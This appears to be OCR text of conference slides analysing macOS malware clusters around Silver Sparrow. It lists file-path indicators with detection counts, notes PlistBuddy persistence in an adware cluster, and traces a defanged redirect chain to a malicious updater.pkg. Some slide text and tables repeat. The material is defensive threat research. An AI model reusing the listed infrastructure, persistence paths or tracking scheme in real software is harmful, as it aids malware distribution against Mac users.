
Cluster 1 - Overlapping Techniques

Vhash 687b721f705c19beee56ac646ae281ea


Cluster 1 - Overlapping Techniques



Cluster 1 - Overlapping Techniques - “Insu” Cluster




Cluster 1 - Overlapping Techniques - “Insu” Cluster



The cluster has been **active for months**; however, **we only found ~/Library/._insu activity from August 14th to October 9th.**

Cluster 1 - Silver Sparrow Connection



The only connection to Silver Sparrow is the check done to confirm its presence.

If the file exists, Silver Sparrow will remove itself, otherwise it will proceed with the infection.

It is our opinion that this file has been misattributed to Silver Sparrow.

Cluster 1 - Overlapping Techniques - “Insu” Cluster

Path	Detections
~/Library/._insu	38,869
/Applications/updater.app	1,627
/Applications/tasker.app	763
~/Library/Application Support/verx_updater	731
~/Library/LaunchAgents/init_verx.plist	707
/tmp/version.plist	649
/tmp/version.json	568
/tmp/agent.sh	86

Malwarebytes Silver Sparrow detections

https://blog.malwarebytes.com/mac/2021/02/the-mystery-of-the-silver-sparrow-mac-malware/

Cluster 1 - Overlapping Techniques - “Insu” Cluster

Path	Detections
~/Library/._insu	38,869
/Applications/updater.app	1,627
/Applications/tasker.app	763
~/Library/Application Support/verx_updater	731
~/Library/LaunchAgents/init_verx.plist	707
/tmp/version.plist	649
/tmp/version.json	568
/tmp/agent.sh	86

Malwarebytes Silver Sparrow detections

https://blog.malwarebytes.com/mac/2021/02/the-mystery-of-the-silver-sparrow-mac-malware/

Because we saw the .insu file indicator in our telemetry before we saw Silver Sparrow activity, we can confirm that the number of infections reported is likely too high.

Path	Detections
/Applications/updater.app	1,627
/Applications/tasker.app	763
~/Library/Application Support/verx_updater	731
~/Library/LaunchAgents/init_verx.plist	707
/tmp/version.plist	649
/tmp/version.json	568
/tmp/agent.sh	86

Malwarebytes Silver Sparrow detections

https://blog.malwarebytes.com/mac/2021/02/the-mystery-of-the-silver-sparrow-mac-malware/

Because we saw the .insu file indicator in our telemetry before we saw Silver Sparrow activity, we can confirm that the number of infections reported is likely too high.

Path	Detections
/Applications/updater.app	1,627
/Applications/tasker.app	763
~/Library/Application Support/verx_updater	731
~/Library/LaunchAgents/init_verx.plist	707
/tmp/version.plist	649
/tmp/version.json	568
/tmp/agent.sh	86

Malwarebytes Silver Sparrow detections


Approx 2-3k Infections Only

https://blog.malwarebytes.com/mac/2021/02/the-mystery-of-the-silver-sparrow-mac-malware/


A mystery solved

The ._insu file is an artifact often left behind by other malware.

Cluster 1 - Overlapping Techniques - “King” Cluster



Cluster 1 - Overlapping Techniques - “King” Cluster




Prior to August 2020, we were able to identify adware in the “King Cluster” leveraging the technique: **PlistBuddy Persistence.**

This cluster is very interesting for a future talk. However, before the end of August the PlistBuddy activity on this cluster stopped.


In parallel we saw the technique reappear as Silver Sparrow began its activities.

Cluster 1 - Overlapping Techniques - “King” Cluster




Why is this pre activity important?

Cluster 1 - Overlapping Techniques



Enter - Silver Sparrow

Cluster 2 - Silver Sparrow



Clustering MacOs Malware

CL2 - Silver Sparrow

Infections that are linked to both versions of Silver Sparrow — targeting Intel and M1 Chips, respectively

Cluster 2 - For further host infection details check

FEBRUARY 18, 2021 • DETECTION AND RESPONSE
TONY LAMBERT

Clipping Silver Sparrow's wings: Outing macOS malware before it takes flight

Silver Sparrow is an activity cluster that includes a binary compiled to run on Apple's new M1 chips but lacks one very important feature: a payload.

https://redcanary.com/blog/clipping-silver-sparrows-wings/


/me waves Hi! to Tony !

Silver Sparrow Infection Chain

Arkime

https://arkime.com/

Silver Sparrow Infection Chain



Arkime View

Silver Sparrow Infection Chain

hxxp://CDN/s?q=**REDACTED_SEARCH_TERM**&_pg=**REDACTED_UUID_1**

|_302_ hxxp://www[.]standartconnection[.]com/yXQCpciJ3HRVSwysjFqVkFlse?x=3&r=01c4ea67-18ee-48a1-9b56-f9812457c6e8&stu=3c55805

|_302_

hxxp://www[.]standartconnection[.]com/9SYshp5jElgXlUVXovJEJgg?r=01c4ea67-18ee-48a1-9b56-f9812457c6e8&stu=3c55805&d=**REDACTED_BASE64_DATABLOB_1**&a=2&s=**REDACTED_UUID_2**&client=chrome&kd=aHR0cDovL3d3dy52YWxpZGZ1bmN0aW9uLmNvbQ%253d%253d

|_302_

hxxps://s3[.]amazonaws[.]com/903508/fb07e68c-ee85-4ce9-/g3zkFnUY4UOLneR/oPCDUX5zf?r=01c4ea67-18ee-48a1-9b56-f9812457c6e8&stu=3c55805&s=**REDACTED_UUID_2**&client=chrome&kd=aHR0cDovL3d3dy52YWxpZGZ1bmN0aW9uLmNvbQ%253d%253d&h=**REDACTED_BASE64_DATABLOB_2**&t=1&u=aHR0cHM6Ly91cGRhdGUtdjNhOTh4Mi5zMy5hbWF6b25hd3MuY29tL3VwZGF0ZXIucGtnP3I9MDFjNGVhNjctMThlZS00OGExLTliNTYtZjk4MTI0NTdjNmU4JnN0dT0zYzU1ODA1JnM9UkVEQUNURURfVVVJRF8yJmNsaWVudD1jaHJvbWUma2Q9YUhSMGNEb3ZMM2QzZHk1MllXeHBaR1oxYm1OMGFXOXVVMbU52YlElMjUzZCUyNTNkCg%253d%253d

|____

hxxp://www[.]validfunction[.]com/stats/?TRLP_Event_2,01c4ea67-18ee-48a1-9b56-f9812457c6e8,**REDACTED_UUID_2**,View,Mozilla%2F5.0%20(Macintosh%3B%20Intel%20Mac%20OS%20X%2010_15_6)%20AppleWebKit%2F537.36%20(KHTML%2C%20like%20Gecko)%20Chrome%2F84.0.4147.135%20Safari%2F537.36,Chrome,84

|____

hxxp://www[.]validfunction[.]com/stats/?TRLP_Event_2,01c4ea67-18ee-48a1-9b56-f9812457c6e8,**REDACTED_UUID_2**,DLClick,Mozilla%2F5.0%20(Macintosh%3B%20Intel%20Mac%20OS%20X%2010_15_6)%20AppleWebKit%2F537.36%20(KHTML%2C%20like%20Gecko)%20Chrome%2F84.0.4147.135%20Safari%2F537.36,Chrome,84

|____

hxxps://update-v3a98x2[.]s3[.]amazonaws[.]com/updater.pkg?r=01c4ea67-18ee-48a1-9b56-f9812457c6e8&stu=3c55805&s=**REDACTED_UUID_2**&client=chrome&kd=aHR0cDovL3d3dy52YWxpZGZ1bmN0aW9uLmNvbQ%253d%253d

Cluster 2 - Silver Sparrow

There are plenty of URI parameters, those are described on detail in our blog post.

We will concentrate on just a few


HTTP - search5830449-a.akamaihd.net

Silver Sparrow Infection Chain

Browser stars here

Cluster 2 - Silver Sparrow

hxxp://CDN/s?q=**REDACTED_SEARCH_TERM**&_pg=**REDACTED_UUID_1**



Cluster 2 - Silver Sparrow


hxxp://CDN/s?q=**REDACTED_SEARCH_TERM**&_pg=**REDACTED_UUID_1**

The 'q' parameter is the search string that the user entered.


The '_pg' parameter is a UUID that will reappear further down the chain of events and serves as a machine identifier.

We've seen it parsed from the output of an ioreg command just before Silver Sparrow phones home to signal its installation.

